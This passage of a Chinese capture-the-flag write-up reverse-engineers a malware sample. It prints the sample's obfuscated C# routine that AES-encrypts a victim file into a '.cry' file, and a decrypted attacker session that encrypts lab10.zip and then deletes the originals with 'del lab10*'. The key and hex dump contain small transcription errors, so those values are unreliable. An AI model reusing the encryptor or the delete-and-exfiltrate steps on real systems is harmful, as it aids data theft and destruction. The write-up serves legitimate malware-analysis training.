8 internal class \u200F\u206E\u2000\u206B\u202E\u206C\u200F\u206E\u202A\u202C\u200E\u206F\u200F\u200C\u202B\u206B\u206E\u202D\u202B\u202A\u20
9 {
10     // Token: 0x06000003 RID: 3 RVA: 0x0002094 File Offset: 0x0000294
11     public static bool \u200D\u206B\u202B\u202B\u2008\u202E\u206E\u206F\u206C\u202A\u206E\u202B\u200E\u202C\u200B\u202A\u200D\u200E\u200F\u20
12     {
13         string path = text + ".cry";
14         SHA256 sha = SHA256.Create();
15         byte[] array = Convert.FromBase64String(s);
16         try
17         {
18             if (array.Length != 32)
19             {
20                 throw new ArgumentException("");
21             }
22             byte[] array2 = File.ReadAllBytes(text);
23             using (Aes aes = Aes.Create())
24             {
25                 aes.KeySize = 256;
26                 aes.Key = array;
27                 aes.GenerateIV();
28                 aes.Padding = PaddingMode.PKCS7;
29                 aes.Mode = CipherMode.CBC;
30                 long value = (long)array2.Length;
31                 byte[] bytes = BitConverter.GetBytes(value);
32                 byte[] array3 = sha.ComputeHash(array2);
33                 byte[] bytes2 = Encoding.ASCII.GetBytes("cryp");
34                 string fullPath = Path.GetFullPath(text);
35                 byte[] bytes3 = Encoding.UTF8.GetBytes(fullPath);
36                 byte[] bytes4 = BitConverter.GetBytes(bytes3.Length);
37                 ICryptoTransform transform = aes.CreateEncryptor();
38                 using (MemoryStream memoryStream = new MemoryStream())
39                 {
40                     using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write))
41                     {
42                         cryptoStream.Write(bytes4, 0, bytes4.Length);
43                         cryptoStream.Write(bytes3, 0, bytes3.Length);
44                         cryptoStream.Write(bytes, 0, bytes.Length);
45                         cryptoStream.Write(array2, 0, array2.Length);
46                     }
47                     byte[] array4 = memoryStream.ToArray();
48                     using (FileStream fileStream = File.Open(path, FileMode.Create))
49                     {
50                         fileStream.Write(bytes2, 0, bytes2.Length);
51                         fileStream.Write(aes.IV, 0, aes.IV.Length);
52                         fileStream.Write(array3, 0, array3.Length);
53                         fileStream.Write(array4, 0, array4.Length);
54                     }
55                 }
56             }
57         }
58     }
59 }
```

由于已经分析清楚程序的执行流程，这里直接解密输出流中，定位关键到上传数据包，对其进行解密后内容为：（其中标记的部分为传输 lab10.zip.cry 文件的数据流）

```

1 c:\staging\cf.exe lab10.zip tCqlc2+fFiLcuq1ee1eAPOMjxcdijh8z0jrakMA/jxg=
2
3 c:\work\flareon2017\package>dir
4 Volume in drive C has no label.
5 Volume Serial Number is ECAA-2B67
6
7 Directory of c:\work\flareon2017\package
8
9 08/01/2017  10:12 AM    <DIR>          .
10 08/01/2017  10:12 AM    <DIR>          ..
11 08/01/2017  09:54 AM             561,862 lab10.zip
12 08/01/2017  10:12 AM             561,972 lab10.zip.cry
13                2 File(s)          1,123,834 bytes
14                2 Dir(s)  55,135,965,184 bytes free
15
16 c:\work\flareon2017\package>
17 cryp.....
18 .....
19 .....
20 .....
21
22 del lab10*
23
24 c:\work\flareon2017\package>SYN^dir
25 Volume in drive C has no label.
26 Volume Serial Number is ECAA-2B67
27
28 Directory of c:\work\flareon2017\package
29
30 08/01/2017  10:13 AM    <DIR>          .
31 08/01/2017  10:13 AM    <DIR>          ..
32                0 File(s)              0 bytes
33                2 Dir(s)  55,137,095,680 bytes free
34
35 c:\work\flareon2017\package>

```

Layer 7：反客为主（还原 lab10.zip.cry）




对发送的数据流进行组包后，获取到 lab10.zip.cry 文件；

lab10.zip.cry X																																							
▼	Edit	As:	Hex	▼	Run	Script	▼	Run	Template	▼																													
			0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF																				
0000h:			53	72	79	70	FE	C8	5F	81	6B	82	80	69	96	FC	99	1B	crÿppĒ.k,€i-ü™.																				
0010h:			57	31	D2	E1	79	7C	33	96	4E	0E	D1	5A	72	7D	41	75	W10áy 3-N.ÑZr}Au																				
0020h:			C2	BF	F5	A6	37	DA	65	87	22	9C	CE	9B	D1	2D	6A	13	Â¿õ!7Úe+™œÎ>Ñ-j.																				
0030h:			CF	85	96	DB	29	BC	3E	6C	B3	8B	E2	69	13	82	A5	51	ĩ...-Ũ)¼>1³<âi.,¥Q																				
0040h:			4E	20	63	D3	92	11	CB	B4	32	B7	F8	C2	74	34	C3	75	N cÓ'.È'2.øÂt4Ãu																				
0050h:			B4	92	42	9C	56	00	C4	1B	3E	9D	32	9D	11	42	E0	57	'BœV.Ã.>.2..BâW																				
0060h:			F1	FE	FF	D2	F6	7B	9E	45	4B	1E	8F	53	D2	B5	5C	8B	ñpÿÖö{žEK..Sôµ\<																				
0070h:			0A	82	BF	4C	7D	91	4C	37	A0	8C	B1	52	00	FC	47	C8	.,¿L}'L7 Ą±R.üGÈ																				
0080h:			03	C5	AA	F5	B6	0D	2B	85	2E	4A	8D	56	D0	8E	A9	A0	.Ã*ðŕ.+.....J.VBŽ@																				
0090h:			09	F8	5B	3A	C1	B2	61	38	02	9C	7A	90	98	25	FE	F1	.ø[:Ãªa8.œz.™þñ																				
00A0h:			55	69	48	67	54	F8	F2	3B	B3	FA	D2	A0	2A	70	79	25	UiHgTøð;³úÔ *py%																				
00B0h:			9C	72	E8	4E	D7	65	F7	37	C9	FD	7A	D5	83	D0	86	2D	œrèN×e÷7ÉýzÔfÐ†-																				
00C0h:			EB	06	33	A5	CB	80	B1	46	2F	C9	7D	AB	E7	FB	68	B1	-ë.3¥È€±F/É}«çûh±																				
00D0h:			4E	32	15	CB	C5	C0	09	CE	10	B0	82	CF	B0	A1	82	63	N2.ÈÃÄ.î.°,î°;¡,c																				
00E0h:			12	30	FD	20	65	89	02	14	CC	2C	92	BA	DC	15	AA	5E	.0ý e‰..î,°ü.ª^																				
00F0h:			05	BA	D6	43	F9	3D	5D	C2	F1	F3	C9	E6	0C	BB	57	26	.°ÖCù=]ÃñóÉæ.»W&																				
0100h:			10	8A	B1	3F	C8	31	D1	E7	21	AF	3F	A7	56	EF	18	B1	.Š±?È1Ñç!™?šVi.±																				
0110h:			2F	29	0F	BC	64	03	4B	55	83	5B	B1	E0	44	FC	8C	89	/) .¼d.KUf[±àDüœ%																				
0120h:			71	C6	35	FF	C9	6A	CB	7B	13	06	80	60	23	39	7C	CA	qÆ5ÿÉjĚ{...€`#9 Ě																				
0130h:			5D	83	4E	14	F9	4D	54	BF	24	56	DC	03	8C	07	BA	6C]fN.ùMT¿šVÜ.œ.°1																				
0140h:			4A	A2	BA	8B	28	5D	0F	89	71	5D	BB	EA	A1	89	E7	84	Jc°<[).‰q]»ê;‰ç„																				
0150h:			81	07	CB	45	A9	E8	41	CF	D5	85	1F	64	54	1A	28	74	..ÈE@èÀİÖ...dT.(t																				
0160h:			28	60	78	2B	C3	01	C7	F9	C0	CD	68	61	AD	C6	8E	A8	(`x+Ã.ÇùÀÍha-ÈŽ~																				
0170h:			FD	56	2A	8A	31	94	C2	ED	FB	DA	E9	88	0B	DB	2A	AA	ýV*Š1"ÃíûÚé^ .Ůªª																				
0180h:			72	C0	A2	13	91	26	98	C2	79	4B	11	69	2E	BF	38	55	rÀc. '€~ÃyK.i.¿8U																				

根据 cf.exe 编写解密程序，对数据包进行解密后获取到 lab10.zip 文件；

```
key: tCqlc2+fFiLcuqllee1eAPOMjxcdijh8z0jrakMA/jxg=
iv: fec85f816b82806996fc991b5731d2e1
sha256: 797c33964e0ed15a727d4175c2bff5a637da6587229cce9bd12d6a13cf8596db
filepath: c:\work\flareon2017\package\lab10.zip
length = 0x000892c6
```

Layer 8：釜底抽薪（get flag !!!）



利用之前获取到的 zip 文件密码解压 lab10.zip 文件，获取到 challenge10；

```
C:.\n└─GoChallenge\n  └─build\n      challenge10
```

直接运行该程序 get flag: (see you next year :D)